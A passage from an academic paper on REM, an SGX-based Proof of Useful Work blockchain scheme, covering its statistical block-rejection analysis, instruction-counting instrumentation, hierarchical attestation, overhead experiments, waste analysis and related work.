We represent the state of an honest miner at timestep n by a random variable $X_n = \sum_{i=1}^{n}(Y_i - E[Y_i]) = (\sum_{i=1}^{n} Y_i) - n$. Thus $X_n \in \mathbb{Z}$ is simply difference between the miner's actually mined blocks and the expected number.

Our Markov chain consists of a set of states $C = \mathbb{Z}$ representing possible values of X_n (we use the notation C here, as states represent $|C_m|$ for an honest miner m). Figure 3 gives a simple example of such a chain (truncated to only four states).

Our statistical testing regime may be viewed as rejecting blocks when a transition is made to a state whose value is above a certain threshold *thresh*. We denote the set of such states $C_{\text{rej}} = \{j \,|\, j \geq thresh\} \in C$ and depict corresponding nodes visually in our example in Figure 3 as red. P_{stat} sets *thresh* according to the statistical-testing regime we describe above and a desired false-rejection (Type-I) parameter α. Specifically,

$$C_{\text{rej}}[\alpha] = \{j \in \mathbb{Z} \,|\, j \geq F^{-1}(1-\alpha, \tau \times rate)\}. \tag{1}$$

The transition probabilities in our Markov chain are:

$$P[i \rightarrow j \,|\, i \in C \setminus C_{\text{rej}}[\alpha]] = \begin{cases} P(j-i+1) & \text{if } j \geq i-1 \\ 0 & \text{otherwise} \end{cases} \tag{2}$$

$$P[i \rightarrow j \,|\, i \in C_{\text{rej}}[\alpha]] = \begin{cases} P(j+1) & \text{if } j \leq -1 \\ 0 & \text{otherwise.} \end{cases} \tag{3}$$

An example of transitions is given in Figure 3. For instance, from state -1, the next state can be -2 if the






Figure 3: Markov chain with states C representing P_{stat}. Red nodes show the rejection set $C_{\text{rej}} = \mathbb{Z}^+$, i.e., *thresh* $= 1$. Outgoing edges from 0 are omitted for clarity.



(a) Left y-axis: adversarial advantage of P_{stat}. Right y-axis: the number of blocks mined by a compromised CPU versus an honest CPU.



(b) Left y-axis: the waste of P_{stat}. Right y-axis: the number of rejected blocks.

Figure 4: 60-day simulation of P_{stat}. The fastest honest CPU mines one block per hour. The Markov chain analysis yields a long-term advantage upper bound of 1.006 and waste of 0.006.


miner doesn't produce any block in this step with probability $P(0)$, or state $-2+i$ if the miner produces $i+1$ blocks in this step, thus with probability $P(i+1)$.

Finally, an upper bound on the false rejection rate can be derived from the stationary probabilities of the Markov chain. Letting $q(s)$ denote the stationary probability of state s,

$$\text{Waste}(P_{\text{stat}}^{\alpha}) = \sum_{s \in C_{\text{rej}}[\alpha]} sq(s). \quad (4)$$

We compare our analytic bounds with simulation results in below.

Adversarial Advantage We denote by Σ_{stat} the strategy of an adversary that publishes blocks as soon as they



(a) The adversarial advantage of P_{stat} under different α

(b) The waste of P_{stat} under different α

Figure 5: 60-day simulation of P_{stat}, under various α. The fastest honest CPU mines an expected one block per hour.

will be accepted by P_{stat}. In Appendix A.4, we show the following:

Theorem 1. *In a (non-degenerate) security game S where $\mathcal{A}$ uses strategy Σ_{stat},*

$$\mathsf{Adv}_{\mathcal{A}}^{S(P_{stat}^{\alpha})} = \frac{1}{1 - Waste(P_{stat}^{\alpha})}.$$

Simulation We simulate P_{stat} to explore its efficacy in both the average case and the worst case. Figure 4 shows the result of 1000 runs of a 60-day mining period simulation under P_{stat}. We set $\alpha = 0.4$. We present statistics with respect to the fastest (honest) CPU in the system, which for simplicity we assume mines one block per hour in expectation and refer to simply as "the honest miner." The adversary uses attack strategy Σ_{stat}.

In Figure 4a, the solid blue line shows the average aggregate number of blocks mined by the adversary, and the dashed one those of the honest miner. The attacker's advantage is, of course, the ratio of the two values. Initially, the adversary achieves a relatively high advantage ($\approx 127\%$), but this drops below 110% within 55 blocks, and continues to drop. Our asymptotic analytic bound on waste (given below) implies an advantage of 100.6%.

Figure 4b shows the average waste of P_{stat} and absolute number of rejected blocks. The waste quickly drops below 10%. As blocks accumulate, the statistical power of P_{stat} grows, and the waste drops further. Analytically, we obtain $\text{Waste}(P_{\text{stat}}^{\alpha}) = 0.006$, or 0.6% from Eqn. 4.

Setting α Setting the parameter α imposes a trade-off on system implementers. As noted, α corresponds to the Type-I error for a single test in P_{stat}. As P_{stat} performs continuous testing, however, a more meaningful security measure is $\text{Waste}(P_{\text{stat}}^{\alpha})$, the rate of falsely rejected blocks. Similarly there is no notion of Type-II error—particularly, as our setting is adversarial. $\mathsf{Adv}_{\mathcal{A}}^{S(P_{\text{stat}}^{\alpha})}$ captures the corresponding notion in REM. As shown in Figure 5, raising α results in a lower $\mathsf{Adv}_{\mathcal{A}}^{S(P_{\text{stat}}^{\alpha})}$, but higher $\text{Waste}(P_{\text{stat}}^{\alpha})$, and vice versa.

Algorithm 1: Miner Loop. The green highlighted line is executed in a TEE (e.g., an SGX enclave).

```
1 while True do
2   template ← read from blockchain agent
3   hash, difficulty ← process(template)
4   task ← get from useful work client
5   outcome, PoUW ← TEE(task, hash, difficulty)
6   send outcome to useful work client
7   if PoUW ≠ ⊥ then
8     block ← formBlock(template, PoUW)
9     send block to blockchain agent
```

5 Implementation Details

We have implemented a full REM prototype using SGX (§5.1), and as an example application swapped REM into the consensus layer of Bitcoin-core [18]. We explain how we implemented secure instruction counting (§5.2), and our hierarchical attestation framework (§5.3) that allows for arbitrary tasks to be used for work. We explain how to reduce the overhead of attestation due to SGX-specific requirements (§5.4). Finally (§5.5) we present two examples of PoUW and evaluate the overhead of REM.

5.1 Architecture

Figure 1 shows the architecture of REM. As discussed in §3.2, the core of REM is a miner program that does useful work and produces PoUWs. Each CPU instruction executed in the PoUW is analogous to one hash function computation in PoW schemes. That is, each instruction has some probability of successfully mining a block, and if the enclave determines this is the case, it produces a proof — the PoUW.

Pseudocode of the miner's iterative algorithm is given in Algorithm 1. In a given iteration, it first takes a block template from the agent and calculates the previous block's hash and difficulty. Then it reads the task to perform as useful work. Note that the enclave code has no network stack, therefore it receives its inputs from the miner untrusted code and returns its outputs to the miner untrusted code. The miner calls the TEE (SGX enclave) with the useful task and parameters for mining, and stores the result of the useful task. It also checks whether the enclave returned a successful PoUW; if so, it combines the agent-furnished template and PoUW into a legal block and sends it to the agent for publication. In REM, the miner untrusted layer is implemented as a Python script using RPC to access the agent.

To securely decide whether an instruction was a "winning" one, the PoUW enclave does the equivalent of generating a random number and checking whether it is smaller than value `target` that represents the desired system-wide block rate, i.e., difficulty. For this purpose, it uses SGX's random number generator (SRNG). However, calling the SRNG and checking for a win after every single instruction would impose prohibitive overhead. Instead, we batch instructions by dividing useful work into subtasks of short duration compared to the inter-block interval (e.g. 10 second tasks for 10 minute average block intervals). We let each such subtask run to completion, and count its instructions. The PoUW enclave then calls the SRNG to determine whether at least one of the instructions has won, i.e., it checks for a result less than `target`, weighted by the total number of executed instructions. If so, the enclave produces an attestation that includes the input block hash and difficulty.

Why Count Instructions While instructions are reasonable estimates of the CPU effort, CPU cycles would have been a more accurate metric. However, although cycles are counted, and the counts can be accessed through the CPU's performance counters, they are vulnerable to manipulation. The operating system may set their values arbitrarily, allowing a rational operator, who controls her own OS, to improve her chances of finding a block by faking a high cycle count. Moreover, counters are incremented even if an enclave is swapped out, allowing an OS scheduler to run multiple SGX instances and having them double-count cycles. Therefore, while instruction counting is not perfect, we find it is the best method for securely evaluating effort with the existing tools available in SGX.

5.2 Secure Instruction Counting

As we want to allow arbitrary useful work programs, it is critical to ensure that instructions are counted correctly even in the presence of malicious useful work programs. To this end, we adopt a hybrid method combining static and dynamic program analysis. We employ a customized toolchain that can instrument any SGX-compliant code with dynamic runtime checks implementing secure instruction counting.

Figure 6 shows the workflow of the PoUW toolchain. First, the useful work code (`usefulwork.cpp`), C / C++ source code, is assembled while reserving a register as the instruction counter. Next, the assembly code is rewritten by the toolchain such that the counter is incremented at the beginning of each basic block (a linear code sequence with no branches) by the number of instructions in that basic block. In particular, we use the `LEA` instruction to perform incrementing for two reasons. First, it completes in a single cycle, and second, it doesn't change flags and therefore does not affect con-




Figure 6: REM toolchain to transfer a useful work to an PoUW-ready program. Everything in the diagram has been implemented besides existing tools such as `ld` and SGX signing tool.

Algorithm 2: PoUW Runtime

1 **Function** *TEE(task, hash, diff)*
2 $\quad outcome, n := task.run()$
3 $\quad win := 0$
4 $\quad PoUW := \perp$
$\quad$ /* simulating n Bernoulli tests */
5 $\quad l \leftarrow \mathcal{U}[0,1]$ /* query SGX RNG */
6 $\quad$ **if** $l \geq 1-(1-diff)^n$ **then**
7 $\quad\quad PoUW = \Sigma_{\text{intel}}[hash|diff|1]$
8 $\quad$ **return** *outcome, PoUW*

```
...
.LEHB0:
    leaq    1(%r15), %r15    # added by PoUW
    call    _ZN11stlpmtx_std12basic_stringIcNS...
.LEHE0:
    .loc 7 70 0 is_stmt 0 discriminator 2
    leaq    3(%r15), %r15    # added by PoUW
    leaq    -80(%rbp), %rax #, tmp94
    movq    %rax, %rsi   # tmp94,
    movq    %rbx, %rdi   # _4,
.LEHB1:
    leaq    1(%r15), %r15    # added by PoUW
    call    _ZN11stlpmtx_std12out_of_rangeC1ER...
.LEHE1:
...
```

Figure 7: A snippet of assembly code instrumented with the REM toolchain. Register `r15` is the reserved instruction counter; it is incremented at the beginning of each basic block in the lines commented `added by PoUW`.

ditional jumps. The count is performed at the beginning of a block rather than its end to prevent a cheater from jumping to the middle of a block and gaining an excessive count.

Another challenge is to ensure the result of instruction counting is used properly—we cannot rely on the useful work programs themselves. The solution is to wrap the useful work with a predefined, trusted PoUW runtime, and make sure to the enclave can only be entered through the PoUW runtime. The logic of PoUW runtime is summarized in Algorithm 2, and it is denoted as `PoUWruntime.so` in Figure 6. The PoUW runtime serves as an "in-enclave" loader that launches the useful work program with proper input and collects the result of instruction counting. It takes the block hash and difficulty and starts mining by running the mining program. Once the mining program returns, the PoUW runtime extracts the instruction counter from the reserved register. Then it draws a random value from SRNG and determines whether a new block should be generated, based on the instruction counter and the current difficulty. If a block should be generated, the PoUW runtime produces an attestation recording the template hash that it is called with and the difficulty.

The last step of the toolchain is to compile the resultant assembly and link it (using linker `GNU ld`) with the PoUW runtime (`PoUWruntime.so`), to produce the PoUW enclave. Figure 7 shows a snippet of instrumented assembly code. This PoUW enclave is finally signed by an Intel SGX signing tool, creating an application `PoUWEnclave.so` that is validated for loading into an enclave.

The security of instruction counting relies on the assumption that once instrumented, the code cannot alter its behavior. To realize this assumption in SGX, we need to require two invariants. First, code pages must be non-writable; second, the useful work program must be single threaded.

Enforcing Non-Writable Code Pages Writable code pages allow a program to rewrite itself at runtime. Although necessary in some cases (e.g. JIT), writable code opens up potential security vulnerabilities. In particular, writable code pages are not acceptable in REM because they would allow a malicious useful work program to easily bypass the instrumentation. A general memory protection policy would be to require code pages to have W⊕X permission, namely to be either writable or executable, but not both. However, W⊕X permissions are

```
.section data
ENCLAVE_MTX:
    .long 0

.section text
...
enclave_entry:
    xor %rax, %rax
    xchgl ENCLAVE_MTX(%rip), %rax
    cmp %rax, 0
    jnz enclave_entry
```

Figure 8: Code snippet: a spinlock to allow only the first thread to enter `enclave_entry`

not enforced by the hardware. Intel has in fact acknowledged this issue [5] and recommended that enclave code contain no relocation to enable the W⊕X feature.

REM thus explicitly requires code pages in the enclave code (`usefulwork.so`) to have W⊕X permission. This is straightforward to verify, as with the current implementation of the SGX loader, code page permissions are taken directly from the ELF program headers [4].

Enforcing Single Threading Another limitation of SGX is that the memory layout is largely predefined and known to the untrusted application. For example, the State Save Area (SSA) frames are a portion of stack memory that stores the execution context when handling interrupts in SGX. This also implies that the SSA pages have to be writable. The address of SSA frames for an enclave is determined at the time of initialization, as the Thread Control Structure (TCS) is loaded by the untrusted application through an `EADD` instruction. In other words, the address of SSA is always known to the untrusted application. This could lead to attacks on the instruction counting if a malicious program has multiple threads that interact via manipulation of the execution context in SSA. For example, as we will detail later, REM stores the counter in one of the registers. When one thread is swapped out, the register value stored in an SSA is subject to manipulation by another thread.

While more complicated techniques such as Address Space Layout Randomization (ASLR) for SGX could provide a general answer to this problem, for our purposes it suffices to enforce the condition that an enclave can be launched by at most one thread. As an SGX enclave has only one entry point, we can instrument the code with a spinlock to allow only the first thread to pass, as shown in Figure 8.

Known entry points REM expects the PoUW toolchain and compliance checker to provide and verify a subset of Software Fault Isolation (SFI), specifically indirect control transfers alignment [26, 53, 74, 38]. This ensures that the program can only execute the instruction stream parsed by the compliance checker, and not jump to the middle of an instruction to create its own alternate execution that falsifies the instruction count. Our implementation does not include SFI, as off the shelf solutions such as Google's Native Client could be integrated with the PoUW toolchain and runtime with well quantified overheads [74].

5.3 Hierarchical Attestation

A blockchain participant that verifies a block has to check whether the useful work program that produced the block's PoUW followed the protocol and correctly counted its instructions. SGX attestations require such a verifier to obtain a fingerprint of the attesting enclave. As we allow arbitrary work, a naïve implementation would store all programs on the blockchain. Then a verifier that considers a certain block would read the program from the blockchain, verify it correctly counts instructions, calculate its fingerprint, and check the attestation. Beyond the computational effort, just placing all programs on the blockchain for verification would incur prohibitive overhead and enable DoS attacks via spamming the chain with overly large programs. The alternative of having an entity that verifies program compliance is also unacceptable, as it puts absolute blockchain control in the hands of this entity: it can authorize programs that deterministically win every execution.

To resolve this predicament, we form PoUW attestations with what we call *two-layer hierarchical attestations*. We hard-code only a single program's fingerprint into the blockchain, a static-analysis tool called *compliance checker*. The compliance checker runs in a trusted environment and takes a user-supplied program as input. It validates that it conforms with the requirements defined above. First, it confirms the `text` section is non-writable. Then it validates the work program's compliance by disassembling it and confirming that the dedicated register is reserved for instruction counting and that counts are correct and appear where they should. Next, it verifies that the PoUW runtime is correctly linked and identical to the expected PoUW runtime code. Finally, it verifies the only entry point is the PoUW runtime and that this is protected by a spinlock as shown in Figure 8. Finally, it calculates the program's fingerprint and outputs an attestation including this fingerprint.

Every PoUW then includes two parts: The useful work program attestation on the mining success, and an attestation from the compliance checker of the program's compliance (Figure 9). Note that the compliance attestation and the program's attestation must be signed by the same CPU. Otherwise an attacker that compromises a single CPU could create fake compliance attestations for invalid tasks. Such an attacker could then create blocks at




Figure 9: Block structure with a proof comprising the quotes from the compliance enclave and a work enclave.




Figure 10: REM Overhead

will from different uncompromised CPUs, circumventing the detection policy of Section 4.

In summary, the compliance enclave is verified through the hard-coded measurement in the blockchain agent. Its output is a measurement that should be identical to the measurement of the PoUW enclave `PoUWEnclave.so`. PoUW Enclave's output should match the block template (namely the hash of the block prefix, up to the proof) and the prescribed difficulty.

Generalized Hierarchical Attestation The hierarchical attestation approach can be useful for other scenarios where participants need to obtain attestations to code they do not know in advance. As a general approach, one hard-codes the fingerprint of a *root compliance checker* that verifies its children's compliance. Each of them, in turn, checks the compliance of its children, and so on, forming a tree. The leaves of the tree are the programs that produce the actual output to be verified. A hierarchical attestation therefore comprises a leaf attestation and a path to the root compliance checker. Each node attests the compliance of its child.

5.4 IAS access overhead

Verifying blocks doesn't require trusted hardware. However, due to a design choice by Intel, miners must contact the IAS to verify attestations. Currently there is no way to verify attestations locally. This requirement, however, does not change the basic security assumptions. Moreover, a simple modification to the IAS protocol, which is being tested by Intel [3], could get rid of the reliance on IAS completely on verifiers' side.

Recall that the IAS is a public web service that receives SGX attestations and responds with verification results. Requests are submitted to the IAS over HTTPS; a response is a signed "report" indicating the validation status of the queried platform [44]. In the current version of IAS, a report is not cryptographically linked with its corresponding request, which makes the report only trustworthy for the client initiating the HTTPS session. Therefore an IAS access is required for every block verification by every blockchain participant.

However, the following modification can eliminate this overhead: simply echoing the request in the body of the report. Since the report is signed by Intel using a published public key [44, 45], only one access to IAS would be needed globally for every new block. Other miners could use the resulting signed report. Such a change is under testing by Intel for future versions of the IAS [3].

5.5 Experiments

We evaluate the overhead of REM with four examples of useful work benchmarks in REM as mining programs: a protein folding algorithm [1], a Support Vector Machine (SVM) classifier [22], the zlib compression algorithm (iterated) [2], and the SHA3-256 hash algorithm (iterated) [7]. We evaluate each benchmark in three modes:

Native We compile with the standard toolchain.

SGX We port to SGX by removing system calls and replacing system libraries with SGX-compliant ones. Then we compile in SGX-prerelease mode and run with the SGX driver v1.7 [43].

REM After porting to SGX, we instrument the code using our REM toolchain. We then proceed as in the SGX mode.

We use the same optimization level (`-O2`) in all modes. The experiments are done on a Dell Precision Workstation with an Intel 6700K CPU and 32GB of memory. For more details on the experiment setup, we refer readers to the full version [76].

We compared the running time in three modes and the results are shown in Figure 10. The running time of the native mode is normalized to one as a baseline. For all four useful workloads, we observe a total overhead of 5.8% $\sim$ 14.4% in REM relative to the native mode. Because the code is instrumented at control flow transfers, workloads with more jumps will incur more counting overhead. For example, SHA3-256 is highly iterative compared with the other workloads, so it incurs the most counting overhead.

We note that overhead for running in SGX is not uniform. For computation-bound workloads such as protein

folding, zlib, and SHA3, SGX introduces little overhead ($< 1\%$) because the cost of switching to SGX and obtaining attestations is amortized by the longer in-enclave execution time of the workload. In the shorter SVM benchmark, the cost of entering SGX is more significant.

In summary, we observe an overhead of roughly $5 - 15\%$ for converting useful-work benchmarks into REM PoUW enclave.

6 Waste Analysis

To compare PoUW against PoET and alternative schemes, we explore a common game-theoretic model (with details deferred to the appendix). We consider a set of operators / agents that can either work locally on their own useful workloads or utilize their resource for mining. Based on the revenue from useful work and mining, and the capital and operational costs, we compute the equilibrium point of the system. We calculate the waste in this context as the ratio of the total resource cost (in U.S. dollars) spent per unit of useful work on a mining node compared with the cost when mining is not possible and all operators do useful work. We plug in concrete numbers for the parameters based on statistics we collected from public data sources.

Initial study of PoET identified a subtle pitfall involving miner's ability to mine simultaneously on multiple blockchains, a problem solved by He et al. [59] in a scheme we call *Lazy-PoET*. Our analysis, however, reveals that even Lazy-PoET suffers from what we call the *stale-chip problem*. Miners are better off maintaining farms of cheap, outdated CPUs just for mining than using new CPUs for otherwise useful goals.

We consider instead an approach in which operators utilize their CPUs while mining, making newer CPUs more attractive due to the added revenue from the useful work done. We call this scheme *Busy PoET*. We find that it improves on Lazy Poet, but remains highly wasteful.

This observation leads to another approach, *Proof of Potential Work* (*PoPW*). PoPW is similar to Busy-PoET, but reduces mining time according to the speed of the CPU (its potential to do work), and thus rewards use of newer CPUs. Although PoPW would greatly reduce waste, SGX does not allow an enclave to securely retrieve its CPU model, making PoPW theoretical only.

We conclude that PoUW incurs the smallest amount of waste among the options under study. For full details on our model, parameter choices, and analyses of the various mining schemes, we refer the reader to the full version [76].

7 Related Work

Cryptocurrencies and Consensus. Modern decentralized cryptocurrencies have stimulated strong interest in Proof-of-Work (PoW) systems [12, 29, 46] as well as techniques to reduce their associated waste.[3]

An approach similar to PoET [41], possibly originating with Dryja [27], is to limit power waste by so-called Proof-of-Idle. Miners buy mining equipment and get paid for proving that their equipment remains idle. Beyond the technical challenges, as in PoET, an operator with a set budget could redirect savings from power to purchase more idle machines, producing capital waste.

Alternative approaches, like PoUW, aim at PoW producing work useful for a secondary goal. Permacoin [58] repurposes mining resources as a distributed storage network, but recycles only a small fraction of mining resources. Primecoin [49] is an active cryptocurrency whose "useful outputs" are Cunningham and Bi-twin chains of prime numbers, which have no known utility. Gridcoin [36, 35], an active cryptocurrency whose miners work for the BOINC [9] grid-computing network, relies on a central entity. FoldingCoin [65] rewards participants for work on a protein folding problem, but as a layer atop, not integrated with, Bitcoin.

Proof-of-Stake [71, 14, 48, 16] is a distinct approach in which miners gain the right to generate blocks by committing cryptocurrency funds. It is used in experimental systems such as Peercoin [50] and Nxt [23]. Unlike PoW, however, in PoS, an attacker that gains majority control of mining resources for a bounded time can control the system forever. PoS protocols also require that funds, used as stake, remain frozen (and unusable) for some time. To remove this assumption, Bentov et al. [15] and Duong et al. [28] propose hybrid PoW / PoS systems. These works, and the line of hybrid blockchain systems starting with Bitcoin-NG [32, 51, 63], can all utilize PoUW as a low-waste alternative to PoW.

Another line of work on PoW for cryptocurrencies aims at PoWs that resist mining on dedicated hardware and prevent concentration of mining power, e.g., via memory-intensive hashing as in Scrypt [54] and Ethereum [19]. Although democratization of mining power is not our focus here, PoUW in fact achieves this goal by restricting mining to general-use CPUs.

SGX. Due to the complexity of the x86-64 architecture, several works [24, 70, 73] have exposed security problems in SGX, such as side-channel attacks [73]. Tramer et al. [70] consider the utility of SGX if its confidentiality guarantees are broken. Similar practical concerns motivate REM's tolerance mechanism of compromised SGX chips.

Ryoan [38] is a framework that allows a server to run code on private client data and return the output to

[3] "Permissioned" systems, as supported in, e.g., Hyperledger [20] and Stellar [56], avoid waste by using traditional consensus protocols at the cost of avoiding decentralization.

the client. The (trusted) Ryoan service instruments the server operator's code to prevent leakage of client data. In contrast, in REM, the useful-workload code is instrumented in an *untrusted* environment, and an attestation of its validity is produced within a trusted environment.

Haven [13] runs non-SGX applications by incorporating a library OS into the enclave. REM, in contrast, takes code amenable to SGX compilation and enforces correct instrumentation. In principle, Haven could allow for non-SGX code to be adapted for PoUW.

Zhang et al. [75] and Juels et al. [47] are the first works we are aware of to pair SGX with cryptocurrencies. Their aim is to augment the functionality of smart contracts, however, and is unrelated to the underlying blockchain layer in which REM operates.

8 Conclusion

We presented REM, which supports permissionless blockchain consensus based on a novel mechanism called Proof of Useful Work (PoUW). PoUW leverages Intel SGX to significantly reduce the waste associated with Proof of Work (PoW), and builds on and remedies shortcomings in Intel's innovative PoET scheme. PoUW and REM are thus a promising basis for partially-decentralized blockchains, reducing waste given certain trust assumptions in a hardware vendor such as Intel.

Using a rigorous analytic framework, we have shown how REM can achieve resilience against compromised nodes with minimal waste (rejected honest blocks). This framework extends to PoET and potentially other SGX-based mining approaches.

Our implementation of REM introduces powerful new techniques for SGX applications, namely instruction-counting instrumentation and hierarchical attestation, of potential interest beyond REM itself. They allow REM to accommodate essentially any desired workloads, permitting flexible adaptation in a variety of settings.

Our framework for economic analysis offers a general means for assessing the true utility of mining schemes, including PoW and partially-decentralized alternatives. Beyond illustrating the benefits of PoUW and REM, it allowed us to expose risks of approaches such as PoET in the use of stale chips, and propose improved variants, including Proof of Potential Work (PoPW). We found that small changes to the TEE framework would be significant for reduced-waste blockcain mining. In particular, allowing for secure instruction (or cycle) counting would reduce PoUW overhead, and a secure chip-model reading instruction would allow for PoPW implementation.

We reported on a complete implementation of REM, swapped in for the consensus layer in Bitcoin core in a prototype system. Our experiments showed minimal performance impact (5-15%) on example benchmarks. In summary, our results show that REM is practically deployable and promising path to fair and environmentally friendly blockchains in partially-decentralized blockchains.

Acknowledgements

This work is funded in part by NSF grants CNS-1330599, CNS-1514163, CNS-1564102, CNS-1601879, CNS-1544613, and No. 1561209, ARO grant W911NF-16-1-0145, ONR grant N00014-16-1-2726, and IC3 sponsorship from Chain, IBM, and Intel.

References

[1] A Genetic Algorithm for Predicting Protein Folding in the 2D HP Model. https://github.com/alican/GeneticAlgorithm. Accessed: 2016-11-11.

[2] A Lossless, High Performance Implementation of the Zlib (RFC 1950) and Deflate (RFC 1951) Algorithm. https://code.google.com/archive/p/miniz/. Accessed: 2017-2-16.

[3] Attestation Service for Intel Software Guard Extensions (Intel SGX): API Documentation. Revision 2.0. Section 4.2.2. https://software.intel.com/sites/default/files/managed/7e/3b/ias-api-spec.pdf. Accessed: 2017-2-21.

[4] Intel(R) Software Guard Extensions for Linux OS. https://github.com/01org/linux-sgx. Accessed: 2017-2-16.

[5] Intel Software Guard Extensions Enclave Writer's Guide. https://software.intel.com/sites/default/files/managed/ae/48/Software-Guard-Extensions-Enclave-Writers-Guide.pdf. Accessed: 2017-2-16.

[6] Sawtooth-core source code (validator). https://github.com/hyperledger/sawtooth-core/tree/0-7/validator/sawtooth_validator/consensus/poet1. Accessed: 2017-2-21.

[7] Single-file C implementation of the SHA-3 implementation with Init/Update/Finalize hashing (NIST FIPS 202). https://github.com/brainhub/SHA3IUF. Accessed: 2017-2-16.

[8] Anati, I., Gueron, S., Johnson, S., and Scarlata, V. Innovative technology for CPU based attestation and sealing. In *Proceedings of the 2nd International Workshop on Hardware and Architectural Support for Security and Privacy* (2013), vol. 13.

[9] Anderson, D. P. Boinc: A system for public-resource computing and storage. In *Grid Computing, 2004. Proceedings. Fifth IEEE/ACM International Workshop on* (2004), IEEE, pp. 4–10.

[10] Aspnes, J., Jackson, C., and Krishnamurthy, A. Exposing computationally-challenged Byzantine impostors. *Department of Computer Science, Yale University, New Haven, CT, Tech. Rep* (2005).

[11] Azure, M. Blockchain as a service. https://web.archive.org/web/20161027013817/https://azure.microsoft.com/en-us/solutions/blockchain/, 2016.

[12] Back, A. Hashcash – a denial of service counter-measure. http://www.cypherspace.org/hashcash/hashcash.pdf, 2002.

[13] BAUMANN, A., PEINADO, M., AND HUNT, G. Shielding applications from an untrusted cloud with Haven. *ACM Trans. Comput. Syst. 33*, 3 (Aug. 2015), 8:1–8:26.

[14] BENTOV, I., GABIZON, A., AND MIZRAHI, A. Cryptocurrencies without proof of work. *CoRR abs/1406.5694* (2014).

[15] BENTOV, I., LEE, C., MIZRAHI, A., AND ROSENFELD, M. Proof of activity: Extending Bitcoin's proof of work via proof of stake. Cryptology ePrint Archive, Report 2014/452, 2014. http://eprint.iacr.org/2014/452.

[16] BENTOV, I., PASS, R., AND SHI, E. Snow White: Provably secure proofs of stake. Cryptology ePrint Archive, Report 2016/919, 2016. http://eprint.iacr.org/2016/919.

[17] BITCOIN COMMUNITY. Bitcoin source. https://github.com/bitcoin/bitcoin, retrieved Nov. 2016.

[18] BITCOIN COMMUNITY. Bitcoin source. https://github.com/bitcoin/bitcoin, retrieved Mar. 2015.

[19] BUTERIN, V. A next generation smart contract & decentralized application platform. https://www.ethereum.org/pdfs/EthereumWhitePaper.pdf/, retrieved Feb. 2015, 2013.

[20] CACHIN, C. Architecture of the Hyperledger blockchain fabric. In *Workshop on Distributed Cryptocurrencies and Consensus Ledgers* (2016).

[21] CARLSTEN, M., KALODNER, H., WEINBERG, S. M., AND NARAYANAN, A. On the instability of Bitcoin without the block reward. In *ACM CCS* (2016).

[22] CHANG, C.-C., AND LIN, C.-J. LIBSVM: A library for support vector machines. *ACM Transactions on Intelligent Systems and Technology 2* (2011), 27:1–27:27. Software available at http://www.csie.ntu.edu.tw/~cjlin/libsvm.

[23] COMMUNITY, T. N. Nxt whitepaper, revision 4. https://web.archive.org/web/20160207083400/https://www.dropbox.com/s/cbuwrorf672c0yy/NxtWhitepaper_v122_rev4.pdf, 2014.

[24] COSTAN, V., AND DEVADAS, S. Intel SGX Explained. *Cryptology ePrint Archive* (2016).

[25] DEETMAN, S. Bitcoin could consume as much electricity as Denmark by 2020. http://tinyurl.com/yc4r9k3k, Mar. 2016.

[26] DONOVAN, A., MUTH, R., CHEN, B., AND SEHR, D. PNacls: Portable native client executables.

[27] DRYJA, T. Optimal mining strategies. SF Bitcoin-Devs presentation. https://www.youtube.com/watch?v=QN2TPeQ9mnA, 2014.

[28] DUONG, T., FAN, L., VEALE, T., AND ZHOU, H.-S. Securing Bitcoin-like backbone protocols against a malicious majority of computing power. Cryptology ePrint Archive, Report 2016/716, 2016. http://eprint.iacr.org/2016/716.

[29] DWORK, C., AND NAOR, M. Pricing via processing or combatting junk mail. In *Annual International Cryptology Conference* (1992), Springer, pp. 139–147.

[30] DWYER, J. P., AND HINES, P. Beyond the byzz: Exploring distributed ledger technology use cases in capital markets and corporate banking. Tech. rep., Celent and MISYS, 2016.

[31] EYAL, I. The miner's dilemma. In *IEEE Symposium on Security and Privacy* (2015), pp. 89–103.

[32] EYAL, I., GENCER, A. E., SIRER, E. G., AND VAN RENESSE, R. Bitcoin-ng: A scalable blockchain protocol. In *13th USENIX Symposium on Networked Systems Design and Implementation (NSDI 16)* (2016), pp. 45–59.

[33] EYAL, I., AND SIRER, E. G. Majority is not enough: Bitcoin mining is vulnerable. In *Financial Cryptography and Data Security* (2014).

[34] GARAY, J. A., KIAYIAS, A., AND LEONARDOS, N. The Bitcoin backbone protocol: Analysis and applications. In *Advances in Cryptology - EUROCRYPT 2015 - 34th Annual International Conference on the Theory and Applications of Cryptographic Techniques* (2015), pp. 281–310.

[35] GRIDCOIN. Gridcoin. https://web.archive.org/web/20161013081149/http://www.gridcoin.us/, 2016.

[36] GRIDCOIN. Gridcoin (grc) – first coin utilizing boinc – official thread. https://web.archive.org/web/20160909032618/https://bitcointalk.org/index.php?topic=324118.0, 2016.

[37] HOEKSTRA, M., LAL, R., PAPPACHAN, P., PHEGADE, V., AND DEL CUVILLO, J. Using innovative instructions to create trustworthy software solutions. In *Proceedings of the 2Nd International Workshop on Hardware and Architectural Support for Security and Privacy* (New York, NY, USA, 2013), HASP '13, ACM, pp. 11:1–11:1.

[38] HUNT, T., ZHU, Z., XU, Y., PETER, S., AND WITCHEL, E. Ryoan: A distributed sandbox for untrusted computation on secret data. In *12th USENIX Symposium on Operating Systems Design and Implementation (OSDI 16)* (GA, Nov. 2016), USENIX Association, pp. 533–549.

[39] INTEL. *Intel Software Guard Extensions Programming Reference*, 2014.

[40] INTEL. *Intel 64 and IA-32 Architectures Software Developer's Manual: Volume 3 (3A, 3B, 3C & 3D): System Programming Guide*, 325384-059us ed., June 2016.

[41] INTEL. Sawtooth lake – introduction. https://web.archive.org/web/20161025232205/https://intelledger.github.io/introduction.html, 2016.

[42] INTEL CORPORATION. Intel® Software Guard Extensions SDK. https://software.intel.com/en-us/sgx-sdk, 2015.

[43] INTEL CORPORATION. Intel SGX for Linux. https://01.org/intel-softwareguard-extensions, 2016.

[44] INTEL CORPORATION. Intel Software Guard Extensions: Intel Attestation Service API. https://software.intel.com/sites/default/files/managed/3d/c8/IAS_1_0_API_spec_1_1_Final.pdf, 2016.

[45] INTEL CORPORATION. Public Key for Intel Attestation Service. https://software.intel.com/en-us/sgx/resource-library, 2016.

[46] JAKOBSSON, M., AND JUELS, A. Proofs of work and bread pudding protocols. In *Secure Information Networks*. Springer, 1999, pp. 258–272.

[47] JUELS, A., KOSBA, A., AND SHI, E. The Ring of Gyges: Investigating the future of criminal smart contracts. In *ACM CCS* (2016), pp. 283–295.

